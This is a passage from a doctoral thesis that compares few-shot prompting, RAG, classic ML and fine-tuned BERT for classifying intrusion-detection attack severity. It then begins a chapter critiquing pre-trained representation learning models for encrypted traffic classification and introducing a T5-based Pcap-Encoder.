21/08-split	all-mpnet-base-v2	0.819 ± 0.005	$0.640 \pm 4.9 \cdot 10^{-4}$	$0.695 \pm 3.9 \cdot 10^{-4}$	$0.721 \pm 3.9 \cdot 10^{-4}$
	all-MiniLM-L6-v2	0.788 ± 0.004	$0.574 \pm 6.0 \cdot 10^{-4}$	$0.624 \pm 7.5 \cdot 10^{-4}$	$0.648 \pm 7.0 \cdot 10^{-4}$

Attack severity ℓ classification To assess classification accuracy for the attack severity $\ell \in [1,5]$, we perform the top-1 query, essentially returning the class of the closest sample in terms of cosine similarity of the payload embeddings space (requiring a matrix multiplication and a linear scan of the AttackDB, and is thus a lightweight operation). Results for severity classification and `eventName` retrieval are reported in Table 3.3 for two different embedding models, using payload + 5-

tuple input. While results are not directly comparable to the anecdotal ones reported in Table 3.3, we see that weighted accuracy improves significantly (up to 0.82), although it is still not sufficient for IDS replacement.

In particular, results for the stratified split are on par with results for the temporal 21/08-split, which is encouraging. At the same time, we observe a degradation due to zero-day attacks in the 15/08-split, which is also expected as the RAG AttackDB does not contain any valid samples due to the attack drift. Finally, we point out a slight but consistent differences concerning the model used to embed packet payloads: While in the scope of this chapter, I limitedly contrast two alternatives, a broader exploration of the RAG embedding models is a possible direction to further improve RAG performance.

Retrieval of `eventName` To assess retrieval for the textual description `eventName`, we instead report the recall@k of the top-*k* query with $k \in \{1,2,3\}$, essentially assessing for each sample in the test set, whether one of the *k* retrieved `eventName` descriptions matches the IDS ground truth. Clearly, in reason of the 500× larger number of available classes (i.e., there are exactly 2500 unique `eventName` strings), this task is more complex than the severity classification. At the same time, result reported in Table 3.3 exhibit quite strong performance: recall@1 only marginally drops from stratified (0.796) to 21/08-split (0.640) and adversarial 15/08-split (0.568).

As such, while RAG improves over frozen LLMs, it is again not satisfactory to replace an IDS. At the same time, RAG-retrieved information may be usefully exploited by ML and NLP models, which we analyze in Sec.3.5.3.

3.5.2 ML vs fine-tuned LLM

We therefore turn our attention to ML and fine-tuned LLM to help improve the classification of attack severity. Without loss of generality, we limitedly fine-tune BERT in this section. As we aim to gather statistically relevant and unbiased assessment, we: (i) perform a fair comparison by ensuring that ML models and BERT are trained on the same train/validation fold; (ii) gather a strong ML baseline by taking the best performing model (selected on the validation set) out of over 50 combinations of ML models and hyperparametrizations; (iii) consider also practical and adversarial temporal splits; (iv) report results over 4 repetitions with different seeds; (v) use macro accuracy to counter for class-imbalance in the test sets; (vi) confirm results significance with a statistical test.

Table 3.4 *ML vs LLM*: Weighted accuracy of attack severity classification (mean ± standard deviation over four repetitions) for ML vs BERT on all scenarios, along with the number of times that BERT wins over ML (#)

IDS	Input data	Stratified			15/08-split			21/08-split		
		ML	BERT	#	ML	BERT	#	ML	BERT	#
Replacement	Payload only	0.812 ± 0.020	0.841 ± 0.036	3	0.604 ± 0.011	0.687 ± 0.012	4	0.785 ± 0.016	0.868 ± 0.026	4
	+ 5-tuple	0.878 ± 0.030	0.882 ± 0.022	2	0.681 ± 0.008	0.728 ± 0.010	4	0.881 ± 0.015	0.917 ± 0.004	4
Assistance	+ `eventName`	0.877 ± 0.014	0.960 ± 0.008	4	0.686 ± 0.010	0.769 ± 0.010	4	0.890 ± 0.005	0.958 ± 0.014	4
	+ 5-tuple + `eventName`	0.938 ± 0.010	0.978 ± 0.006	4	0.744 ± 0.022	0.791 ± 0.005	4	0.939 ± 0.030	0.982 ± 0.002	4

Depending on the input data, ML/BERT can be considered as an *IDS replacement*, which is reported at the top of Table 3.4. We gather that: (i) BERT results consistently outperform the best from 50+ ML models, that (ii) for both ML/BERT useful information can be extracted from 5-tuple (e.g., port numbers) and that (iii) accuracy is maintained for temporal 21/08-split (over 90%) and degrades for adversarial 15/08-split (to slightly more than 70%) due to zero-day attacks. When ML/BERT are considered for *IDS assistance* (bottom of Table 3.4) we can additionally feed IDS `eventName` to ML and to BERT (with a simple concatenation) as previously done for prompting. In this case, however, we gather that knowledge of `eventName` significantly improves performance, especially for BERT (excess of 98% for stratified and 21/08-split, degrading to 79% for adversarial time split).

Overall, we observe that BERT gains over ML are sizeable (mean pairwise difference of BERT vs ML weighted accuracy equal 5% percentage point), consistent (over all repetitions, splits and input types), and statistically significant (a one-sample Student T-test confirms the 5% difference with 95% CI [0.04, 0.06]): we thus conclude that non-linear feature extraction performed by transformer-based architectures provides a sizeable advantage over classic ML techniques.

3.5.3 Performance in practice

We next assess the level of performance that can be expected in practice, for which we limitedly consider time-based splits. In particular, we use the RAG-alone baseline as well as the just observed ML/BERT baselines for IDS replacement or IDS assistance (i.e., having access to IDS `eventName`). We further consider an IDS replacement solution where ML/BERT models are fed with a forecast of `eventName` gathered through RAG-based retrieval capabilities.

Table 3.5 *Performance in practice*. Weighted accuracy and macro average F1 score of attack severity classification for the whole spectrum of investigated solutions, on the time-split scenarios.

Model **Input**	**RAG*** Payload + 5-tuple		**ML*** Payload + 5-tuple		**ML**† +`eventName` (RAG)		**ML**‡ +`eventName` (IDS)		**BERT*** Payload 5-tuple		**BERT**† +`eventName` (RAG)		**BERT**‡ +`eventName` (IDS)	
15/08-split	0.623	0.528	0.687	0.551	0.693	0.556	0.729	0.726	0.727	0.576	0.731	0.575	0.788	0.745
21/08-split	0.821	0.754	0.886	0.738	0.893	0.758	0.896	0.925	0.914	0.869	0.915	0.873	0.982	0.962

* RAG, ML, and BERT baselines early introduced in Table 3.3 and Table 3.4; † IDS replacement; ‡ IDS assistance

Results are tabulated in Table 3.5, reporting the weighted accuracy and the average macro F1 score (because weighted accuracy is too close for certain cases) for each configuration on a single repetition. It can be seen that solutions are essentially ranked from worst (left) to best (right). In a nutshell (i) ML improves over RAG, and BERT improves over ML, to the point that (ii) an IDS-replacement BERT-based solution based on payload + 5-tuple input, is on par with an IDS-assistance ML solution leveraging IDS `eventName`. (iii) Adding RAG-learned `eventName` information consistently boosts ML and BERT performance over using only payload + 5-tuple input across two splits. Even so, (iv) we gather that for BERT there is a significant gap between using RAG-learned `eventName` vs using the actual IDS `eventName`: weighted accuracy of attack severity classification could improve from 91% to 98% (21/08-split) or from 73% to 79% (adversarial 15/08-split). One axis for future work for IDS-replacement concerns therefore improvement of RAG retrieval capabilities.

3.5.4 Best LLM practices

Yet another axis of improvement concerns the choices of LLM for fine-tuning, such as (i) LLM model size or other architectural details such as (ii) pre-training domain data, and (iii) context window size: we finally conduct an ablation study of these aspects.

Table 3.6 *Ablation studies*. Relative performance gain of macro accuracy with respect to BERT baseline for different fine-tuned LLM models: ablation of model sizes (left) and architectural choices (right).

Baseline		Size ablation†				Architecture ablation‡		
Model	**BERT**	**GPT-2**			**Mistral**	**BigBird**	**UniXcoder**	**SecureBERT**
Size	**small**	**small**	**med**	**XL**	**small**	**small**	**small**	**small**
Weights/Property	110M	124M	355M	1.5B	7B	8× context	Coding domain	Security domain
Performance	*ref.*	-0.1%	-3.3%	-1.2%	-0.0%	-8.3%	+1.1%	+0.7%

†tested on 10k samples of the stratified split, payload + 5-tuple input ‡tested on the full stratified split, payload-only input

LLM model size

Using BERT as a reference, we compare the relative weighted accuracy gain for models of growing size: specifically, we fine-tune 3 models of the GPT-2 family (small-124M, medium-355M, and XL-1.5B) and one model of the Mistral family (small-7B). Due to computational complexity, we perform a single training experiment per model on the stratified scenario, and we test on a subset of 10k (out of 411k) samples – as such, results here should be interpreted in order sense. We further stress that the fine-tuned GPT-2/Mistral models lose their language generation capabilities, and can only be used for attack severity classification. However, from the top portion of Table 3.6, we gather that there is no reason to do so: indeed, it appears as such there is no gain (and sometimes a small loss) in utilizing larger models – which can be tied to the fact that training 7B weights for a 5-class output on a relatively small training set size is an unnecessary overkill, as fine-tuning the 110M weights of the BERT models already has sufficient discriminative power.

LLM architectural details

Other factors than model size can play an impact on classification accuracy: for instance, one could start fine-tuning from other pre-trained models such as UniXcoder [179] or SecureBERT [151], that have been refined with domain-specific data and may be better suited to process "network packet language".

Another limiting factor resides in BERT 512-token input size (compared to the 1460 bytes MSS of a *single* TCP packet), and the fact that packet captures often comprises *multiple* packets per event. As such, it would be interesting to enlarge the scope of the window to avoid truncation as in BERT, which we do by using BigBird [178], which uses an 8× larger context through sparse attention.

We therefore conduct a study, using only packet payload as input on the full stratified scenario, comparing the BERT reference against the above-mentioned alternatives, which is reported in the right portion of Table 3.6. From the table, we gather that (i) fine-tuning domain-specific models only provide a slight performance advantage, as the domain adaptation does not help associating payloads to the correct severity class. We also observe that (ii) sparse attention yields a performance degradation: this hints to the fact that the most important information is carried in the first packet, and that extending the context through *sparse* attention might access further away tokens, yet with less discriminative power.

Computational complexity

We briefly comment on the train vs inference computational complexity, that we early reported in the left portion of Table 3.2 for ML, BERT and RAG solutions (but not for frozen LLMs, as it is not on the same scale). From a computational perspective, ML training and inference (using 104 CPU cores) is significantly faster than BERT/RAG; interestingly, "training" RAG (embedding samples) is cheaper than fine-tuning BERT (backpropagation), while inference cost can benefit from batching. As we have early seen, these techniques are complementary in nature, so that an overall system would benefit from their combination – preferring simpler techniques to treat volumes of traffic, and reserving the more costly yet powerful techniques to deal with more complex cases.

3.6 Discussion

This chapter systematically analyses a range of state-of-the-art LLM techniques for the purpose of cyberdefence. I investigated whether LLMs can assist or replace current IDS, for the task of classifying attack severity, identifying the attack class (and assisting humans by providing a textual explanation of the attack). The chapter set out a broad study, contrasting state-of-the-art ML against a range of LLM techniques (namely: Few-shot prompting, Retrieval Augmented Generation, and Fine-tuning), and employed a large span of proprietary (GPT-3.5, GPT-4) and open weight models (BERT, SecureBERT, UnixCoder, BigBird, GPT-2, LLama2, Mistral), spanning from small (100M) to foundational size (7B for the largest model that could be fine-tuned locally on our premises, and above for inference with cloud-based models). To provide a bird-eye view of the pros and cons of LLM for cyberdefense, I also investigated several inputs (from raw payload to simulate IDS replacement, to payload augmented with IDS information for IDS assistance) and data splits (stratified, temporal splits), and paid attention to avoid the most widespread pitfalls [78] in the evaluation methodology. Using proprietary data from customer deployment, I performed a thorough set of experiments: while aware that the lack of publicly available data hampers comparison reproducibility, the results we gather in this work are general at least from a qualitative point of view.

I now summarize our key takeaways, highlighting potential avenues to further improve the usefulness of LLMs for cyberdefense.

Prompt engineering. Few-shot prompting of frozen LLMs is easy but insufficient for IDS replacement. For IDS assistance, managing false positives remains challenging with prompting alone.

Retrieval augmented generation. RAG is marginally more complex and provides a significant improvement, as it is easy to construct an AttackDB of embedded payload entries, which can provide contextually useful information (e.g., learned `eventName`) with moderate accuracy.

Fine-tuning. Fine-tuned LLMs are considerably more complex to implement, but are also significantly more effective than RAG or ML: we gather that transformer-based feature extraction exhibits a statistically significant advantage over the best out of 50+ ML models trained on the same data, and that for attack severity classification, models of foundational size are an overkill.

Zero-day attacks. Overall, performance for *known attacks* (i.e., in-distribution in ML terms) is satisfactory even *months* after training. At the same time, performance can drop significantly in the case of attack drifts due to *zero-day attacks* (i.e., out-of-distribution samples), showing that the generalization capability of fine-tuned LLMs to novel attacks is limited.

At the same time, despite our efforts, this study is by no means complete. As such, I indicate some avenues that could further improve the usefulness of LLMs for cyberdefense, notably:

Generalization. Generalization to zero-day attacks should be the most urgent point on the research agenda. First, in the absence of a clear, dominant strategy for continual learning [181], this could be tackled as an engineering effort (e.g., by setting up a data pipeline for periodic retraining). Alternatively, recent innovations in multi-modal zero-shot learning [42] offer a promising approach to correlate raw data with meaningful natural language descriptions (e.g., in our case the semantics of an "attack"), hence promoting the development of the right inductive biases.

Memorisation issue. Partly related to the generalisation issue, we suspect that part of the success of specialised models is due to their ability to take advantage of easy, but not generalisable, patterns in the data which tend to encourage memorization rather than generalization [77]. Although developing a more robust training strategy is a mitigation, a more thorough study on what types of shortcuts could impact model training in security tasks is also desirable.

While already working at alternatives and more robust training strategies to enhance generalisation – not reported in the thesis in the sake of space – in the following chapter I adopt a more methodological approach, focusing on identifying potential biases that could artificially inflate the model's performance.

Practical deployment. Whereas this work investigates the suitability of LLM for IDS, an interesting yet orthogonal line of work should be devoted to the integration of payload-based LLM techniques, such as the one analyzed in this work, with the set of existing behavioral ML-based IDS tools.

Untapped potential. While we gather good results in practical settings, there is also clear room for improvement in constructing the RAG database [169], for example, using payload-specific embedding models.

Chapter 4

Pitfalls of Pretrained Models for Encrypted Traffic Classification

In this chapter, I discuss the paper: Boffa, Matteo, et al., "*The Sweet Danger of Sugar: Debunking Representation Learning for Encrypted Traffic Classification*", submitted to *ACM Sigcom 2025*.

Here, I focus on a more methodological issue. As observed in Chapter 3, LLMs can perform exceptionally well facing in-distribution data while struggling when challenged with distribution shifts. Although this behaviour is expected from traditional ML, LLMs should be more robust thanks to their pretrained knowledge. Hence, this study explores pretrained models fine-tuning in greater depth, investigating whether part of this failure stems from the model learning incorrect features – specifically, certain *shortcuts* present in only a subset of the data. Relying on these shortcuts may artificially inflate the performance of the pretrained model, but ultimately leads to significant drops when removed.

Notice that although we recently recognized that similar issues also affect the findings in Chapter 3 – and we plan to take advantage of this insight to develop more robust training methodologies that mitigate shortcut learning for the future – this chapter focuses on a related parallel study on encrypted traffic classification. The findings show that the same issue extends across different areas of cybersecurity, exposing an "Ugly" and still unresolved challenge in current LLMs.

4.1 Introduction

We are witnessing the success of Artificial Intelligence, with Deep Neural Networks (DNN), Large Language Models (LLM) and multimodal models empowering applications in several fields. One of the driving factors behind the current 'AI Boom' [17] is the pre-training of large models using self-supervised approaches. Contrarily to more traditional end-to-end training, self-supervision solves pretext tasks – such as next-word (for text) or patch (for images) predictions [102, 182] – on humongous unlabelled datasets. Through this first *representation learning* [16] phase, pre-trained models learn to broadly master the nuances of the input data. This means the ability to i) turn texts/images into meaningful *embeddings*, *i.e.*, compact yet highly informative numerical representations of the data, and ii) leverage such embeddings to solve useful real-world *downstream tasks*. This two-stage approach has proven extremely successful when learning to solve downstream tasks only from few or even no supervised examples (few-shot [95] or zero-shot learning [183]).

Not surprisingly, the promises and allure of AI have captivated many, leading to a surge in the adoption of AI-based solutions to address new and old networking problems. One notable area of interest is the classification of network traffic [184–188], where in recent years the wide adoption of encryption severely impacted the effectiveness of traditional deep packet inspection [189, 190].

The claim of representation learning approaches is that it is possible to pre-train some models in a self-supervised manner to learn a useful representation of even encrypted traffic, and later use it for some downstream traffic classification tasks [191]. Like 'Bidirectional Encoder Representations from Transformers' (BERT) [102] learns to represent text, 'Encrypted Traffic BERT' (ET-BERT) [192] learns to represent packets, even if encrypted.

Each proposal follows a common schema: (i) select a model from the library of well-established AI models for representation learning; (ii) define custom self-supervised pretext tasks for the packet or flow embedding generations, often blindly leveraging large packet traces for pre-training; (iii) assess the goodness of their proposals, comparing the accuracy on freely available benchmarking datasets. All of them reach top-level performance, with 95% or higher accuracy even on encrypted VPN, TOR or TLS-encrypted traces. Some of them – quite controversially – claim that pre-training on a huge amount of data allows the model to still extract patterns from the encrypted payloads [192].

As network experts, we must assess whether these proposals live up to their astonishing performance. What kind of information can these approaches extract in an everything-encrypted setup? Did authors evaluate these models in simplified (or wrong) setups that exasperate their performance? How do they compare with traditional shallow models?

In this chapter, I present a systematic critical view of the adoption of representation learning for traffic classification. To ensure a fair comparison between different approaches, we define benchmarks based on open datasets for traffic classification traffic, where these models face increasingly complex tasks, up to identifying traffic from 120 websites from TLS traces.

Following Machine Learning (ML) principles and with a network expert mindset, we introduce a pipeline to assess model performance properly. We pay particular attention to possible cleaning, splitting, sampling and training pitfalls. In this common playground, we compare the performance of state-of-the-art representation learning models. Among contenders, we propose *Pcap-Encoder*, our new proposal based on the Text-to-Text Transfer Transformer (T5) [193] that we train using intuitive question-answering tasks specifically designed to focus on the packet headers and ignore any (encrypted) payload.

This chapter highlights pitfalls and shortcuts previous works underestimated and that, with promising sweet results, greatly poison the evaluation. Figure 4.1 summarises our findings:

• The *per-packet split* policy all previous works adopted does not properly separate training samples from testing ones. This creates a huge data leak that these complex models immediately exploit. Using *per-flow split*, *i.e.*, including all packets from the same flow either in training or testing set, the classification accuracy drops to unacceptable performance. The latter setup reflects what the model would produce in real-world applications.

• In the training of the downstream tasks, all previous works use hundreds of thousands of data samples and train the entire classification architecture (unfrozen encoder). This destroys the pre-trained information and basically re-train from scratch the entire model. When the embedders are frozen (frozen encoder), the




Fig. 4.1 Accuracy of classifiers evaluated (TLS-120 dataset, packet classification task). *Pcap-Encoder*, our proposal, consistently outperforms others across all settings. However, all representation learning-based methods (when trained under correct conditions) are surpassed by a simple machine learning approach utilizing traditional feature engineering.

accuracy of the models drops to 15-25%. This questions their representation learning abilities and confirms the intuition that training a model to learn patterns from the encrypted payload makes little sense.

- *Pcap-Encoder* is the only model that provides a meaningful and robust representation. By design, it exploits packet headers and ignores payload, extracting meaningful representation. However, the shallow baseline performs on par or better, with much less complexity. This questions *Pcap-Encoder* (and representation learning at large) practical applicability.

In summary, the pre-trained models presented in the literature fall short of producing an informative per-packet representation for traffic classification. The assumption that it is possible to extract information from the encrypted payload, coupled with a catastrophic per-packet split, falsified their performance.

The results we present call for a reality check on the usage of representation learning for traffic analysis at large. To avoid falling into pitfalls, we advise the community to not stop at *'It just works'*. Always question and justify the results by asking '*'Why it works'*. Also, data preparation is fundamental. Avoid data leakage, artefacts and shortcuts. These overpowered DNN models will easily exploit these instead of solving the actual task. When proposing a model, stress the representation learning abilities. Freeze the encoder, as these models are fast-learner and tend to overfit to the downstream task. Eventually, consider cost-benefit trade-off. Always compare with much simpler baselines.

We believe our lesson is important to the networking and AI communities in properly designing, training, and, most importantly, testing representation learning models in a thorough manner. Our lesson extends to all AI-based solutions for computer networks. To this end, we provide the code, benchmark datasets and methodology to the community, to establish a shared environment for development and testing.

4.2 Representation Learning: Core Principles

We introduce the fundamentals and intuitions of representation learning for readers who are not experts in the field.

Representation learning. Machine learning models, as computational systems, inherently work with vectors of numbers. The primary goal of *representation learning* is therefore to learn "meaningful" mappings that encode the real properties of an input into a numerical space called the *embedding space*. The component in charge of learning this mapping is named *Encoder* which is *pre-tranined* using pretext and self-supervised tasks. An embedding space is meaningful when it respects and captures the initial data properties. One way of measuring such alignment is to challenge a model to take advantage of the learned embeddings and solve, possibly with additional supervision, tasks that require an understanding of real-world properties. Such tasks, often of practical interest, are defined *downstream tasks*.

Pre-training: a powerful representation learning strategy. In recent years, *pre-training* proved a compelling way to learn meaningful embeddings. Especially when dealing with non-numerical inputs like images [194] and text [105], pre-training demonstrated that it is possible to learn embeddings that automatically capture generic features and relationships of the raw data and can be exploited to solve many downstream tasks, with few (or even no) extra supervision [182, 95, 183]. Representation learning eliminates the need for *feature engineering*, *i.e.*, the manual selection or creation of relevant features.

Pre-training through pretext tasks. Pre-training involves training the model on a series of tasks, referred to as *self-supervised pretext tasks*. Unlike traditional end-to-end learning, this approach does not rely on externally provided labels. Examples of pretext tasks include predicting the next word or phrase in a document [195] or reconstructing a masked patch of an image [182]. In both cases, the "correct label" is inherently derived from the input data itself. The component in charge of mapping the embedding space to the pre-text output is named *Decoder*. The whole Encoder/Decoder architecture is trained on these self-supervised pretext tasks so to minimize the decoder error when compared to the correct data. It is worth noting that, unlike traditional feature engineering – where one explicitly models what they consider to be relevant aspects of the data – pretext tasks encourage the model to independently uncover and understand which information to use to solve the task. The fundamental and implicit assumption here is that these features are indeed present, making it possible, for instance, to reconstruct a missing portion of an image given the remaining parts. Ultimately, the literature agrees that the size and diversity of the pre-training dataset are key factors for its success [102, 196]. This is logical, as we aim for the embeddings to capture generalizable aspects of the input data, and we want to avoid the encoder focusing on overly specific scenarios.

Leveraging the embeddings for downstream tasks. A *downstream task* refers to a specific problem a model is designed to solve, *e.g.*, the classification of samples into output classes, as we consider here. As we mentioned earlier, leveraging pre-trained architectures can be an efficient way to solve a downstream task. Practically, the model first utilizes the pre-trained encoder to extract embeddings. An additional *classification head* leverages the knowledge distilled by the representation learning model to perform the final classification. The classification head, which can range from a shallow model (*e.g.*, a Random Forest or a simple K-NN classifier) to a Neural Network (*e.g.*, a Multi-Layer Perceptron (MLP)), works alongside the pre-trained encoder to form an overall *classification model*. Training this classification model for a specific downstream task requires labelled datasets for both its training and testing.

Frozen and unfrozen representation. There are coarsely two options for training the classification model: (i) train only the classification head while keeping the pre-trained encoder *frozen*; (ii) train the entire architecture end-to-end, with an *unfrozen* pre-trained encoder. The latter is often referred to as *fine-tuning*, as it

Table 4.1 Summary of representation learning models for traffic classification. Pitfalls are highlighted in red. Most of the solutions proposed in the literature are affected by one or more pitfalls.

Model	Pre-training				Packet Classification			
	Architecture	Dimension	Task Types	Dataset	Cleaning	Split	# Tasks	Datasets
PacRep [191]	BERT	768	None	Not needed	Partial	Packet	6	A, B, +
PERT [199]	ALBERT [200]	768	MAE	≠	No	Flow	2	A, +
ET-BERT [192]	BERT	768	MAE, SBP	∩	Partial	Packet	7	A, B, C, +
PTU [201]	BERT	768	MAE, SSP, HIP, FIP	≠	No	Packet	7	A, B, C, +
TrafficFormer [202]	BERT	768	MAE, SODF	∩	Partial	Packet	6	A, B, C, +
YaTC [203]	ViT	192	MAE	=	No	Unknown	4	A, B, +
NetMamba [204]	Mamba [205]	256	MAE	=	Partial	Flow	6	A, B, +
Pcap-Encoder	T5	768	Autoencoder, Q&A	≠	Full	Flow	6	A, B, C

Datasets: A=ISCX-VPN, B=USTC-TFC, C=CSTNET-TLS1.3, +=other

involves tailoring the general representations learned by the pre-trained model to address the particular task. Although fine-tuning the entire model often yields better results, this is more computationally and memory-expensive [197]. Additionally, when performed on a large amount of supervised data, end-to-end fine-tuning can significantly alter the encoder representation, potentially causing the model to forget its pre-trained knowledge and "overfit" to the downstream task. Sometimes, this can also lead the model to rely on tailored signals or shortcuts rather than robust features that truly represent the underlying task [198].

4.3 Representation Learning: Network Traffic

Inspired by the success of representation learning in Image and Natural Language Processing, researchers are exploring its adoption to automatically learn meaningful representations of network traffic for tasks like traffic classification or QoE estimation. This section provides an overview of the most cited and recent approaches. The key characteristics of these solutions are summarized in Table 4.1.

To adopt representation learning strategies, all proposed solutions follow a set of common steps which we analyse below, highlighting any potential pitfalls in the proposals[1].

[1]When discussing the work of other researchers we primarily rely on the information provided in their papers. We verified the source code and the open models the authors provide for details that were not explicitly reported.

4.3.1 Choice of Model Architecture

The first choice to make is whether to design a new encoder model or select a model previously presented in other areas. For traffic representation, all previous work builds on neural architectures presented in NLP or computer vision fields.

Literature choices: The motivation for using NLP-style models comes from the parallel between text, *i.e.*, sequences of characters organised in words, sentences, etc., and network traffic, *i.e.*, sequences of bytes organised in fields, packets, flows, sessions, etc. *PacRep* [191], *PERT* [199], *ET-BERT* [192], *TrafficFormer* [202] and *PTU* [201] use the BERT model for NLP and further pre-train it to encode network traffic.

Other approaches draw inspiration from the field of image processing. They represent packets in the same flow as rows in a matrix to build an image. With this, they leverage tools such as *Vision Transformer* (ViT) [206] or *Mamba* [205] to encode image-like inputs into the embedding space. *YaTC* [203] and *NetMamba* [204] fall into this class.

4.3.2 Pre-training Dataset

Due to the nature of the pre-training stage, collecting a large volume of unlabelled data is crucial to ensure comprehensive coverage of the main protocols. The commonly adopted strategy is passively collecting traces through network sniffers, including leveraging large publicly available datasets. Best practice suggests data used for pre-training to be much larger than those used for fine-tuning – in line with the idea that *few-shot* learning could suffice if the representation learning is effective[2]. Additionally, some caution should be considered when using the same dataset for both upstream and downstream tasks to limit the classification model from overfitting.

Literature choices: Different works can freely use different datasets for pre-training. However, some works use the same or part of the same dataset for both the upstream and downstream tasks, with unfrozen representation. For example, *ET-BERT* uses the *ISCX-VPN* [207] and (likely) *CSTNET-TLS1.3* [192] datasets for

[2]In the case of BERT, the ratio between supervised and self-supervised data samples ranges between 1:1,000 and 1:1,000,000, depending on the downstream task.

both tasks. Even more, *YaTC* and *NetMamba* rely on the same dataset for upstream and downstream tasks training.

Associated pitfalls: Dataset reuse is uncommon in the image and text domains. While for pre-training large datasets are strongly suggested, in the downstream task a large amount of data (likely) leads to forgetting if the representation model is unfrozen. Indeed, the encoder could forget its pre-training knowledge and instead memorize task-specific patterns that can deceptively enhance the performance on downstream tasks. We will discuss this later in Sec. 4.4.2.

4.3.3 Choice of Pre-training Tasks

With pre-training, the model is meant to learn some generic and task-agnostic data patterns from the data themselves. Usual tasks require the encoder to develop predictive or reconstruction skills, often by masking part of the data or leveraging the data's temporal nature to predict future properties.

Literature choices: A common pre-training in networking involves the reconstruction of masked bytes in a packet: The intuition behind this task is to encourage the model to identify correlations within the unmasked input to reconstruct missing parts. *NetMamba*, *YaTC* and *PERT* adopt this pre-training strategy, named *Masked Autoencoder* (MAE) [182].

ET-BERT uses the original BERT pretext tasks of Masked Language Model (MLM) and Next Sentence Prediction (NSP). In *ET-BERT* they call them *Masked Burst Modelling* (MBM) – a MAE-style task – and *Same-origin Burst Prediction* (SBP): given two packets, the model is queried whether the packets are part of the same burst[3].

TrafficFormer keeps the first MAE task from *ET-BERT*, but further complicates the second into *Same Origin-Direction-Flow* (SODF): the model is not required to solve just a binary problem as in SBP, but also has to guess the direction, order, and corresponding flow of the packet.

Eventually, *PTU* also builds on *ET-BERT* MAE, but adds a *Same Session Prediction* (SSP) task, where the model has to predict whether two packets belong to the

[3] A *burst* is, in this context, a sequence of consecutive packets that belong to the same flow.

same session, and the *Historical and Future Interval Prediction* (HIP and FIP) tasks to predict the time of arrival of previous and future packets in a flow.

Differently from the others, *PacRep* uses the off-the-shelf BERT model trained on text and does not design any network-specific pretext task.

Associated pitfalls: Both linguistic and vision studies showed that words in a sentence and patches in an image exhibit significant correlations [208–210]. While the MAE task performs well in these contexts, the same cannot necessarily be said for the *encrypted* packet payload. We argue that there is nothing that can help reconstruct a masked encrypted payload from other parts of the packet or flow. We believe that performing MAE on the packet payload is therefore useless, if not detrimental.

4.3.4 Mitigating the pitfalls: *Pcap-Encoder*




Fig. 4.2 Schema of *Pcap-Encoder*, our proposal.

We propose a novel representation learning architecture that we explicitly design and train to automatically extract information from the protocol headers that we assume still carry plain-text information, while trying to ignore the encrypted application payload. We call our proposed model architecture *Pcap-Encoder*. It creates a packet representation.

We propose two sequential pre-training phases that aim at capturing the contextual relationship between traffic bytes and provide a semantic to some packet header fields. The overall architecture is shown in Figure 4.2. *Pcap-Encoder* is based on the well-known T5 (base) architecture [193]. The choice of T5 is motivated by the fact that it is designed to perform question-answering tasks: prompted a question and offered a context, the model learns how to answer. For more details about the design of *Pcap-Encoder*, check Appendix C and our technical report [211].

Phase 1: Encoder update. We first update the T5 encoder using raw packet traces to adapt it to the new data format and semantics. The encoder's goal is to map the original data into a numerical space, possibly removing redundant or useless (e.g., constant) information. We use the same T5-encoder, a sequence-to-sequence transformer-based model. We fine-tune the (base) T5 to reconstruct the original packet from an internal representation.

T5 works using tokens to represent the input text. We convert each 2-byte long word into a hexadecimal number, separating each word by space. We feed this textual input to the original T5 tokenizer to generate tokens. The encoder receives the packet divided into tokens and obtains a representation vector for each token. We modify the T5 encoder and add a bottleneck to obtain a single representation for the entire packet from the representations of its tokens. We test different architectures for this bottleneck and a simple *mean pooling* layer suffices (see Appendix C). Finally, the decoder reconstructs the original packet tokens[4].

We start from the pre-trained *T5-base* encoder and continue the training on traffic data with a standard cross-entropy loss function based on the difference between the predicted tokens and the actual ones. At the end, the encoder gives us a single representation of the input packet. We call this pre-trained model *T5-AE*. For this pre-training, we use MAWI [212], UNSW-NB15 [213] traces and a freshly collected trace from our campus[5]. This ensures both spatial and time diversity in the samples. Traces include IPv4 and IPv6 traffic, and mostly TCP, UDP and some ICMP traffic. In total, we use $\approx$ 1GB of data or 500k packets.

Phase 2: Question-answering. Next, we fine-tune the *T5-AE* model to extract the semantics of protocol headers. We task the model to answer questions related

[4]To implement the encoder update, we use a dummy question and pass the packet over which the model operates.

[5]To ensure diversity of some almost constant fields and avoid the model memorising these constant patterns, we randomize IP addresses and TTL values.

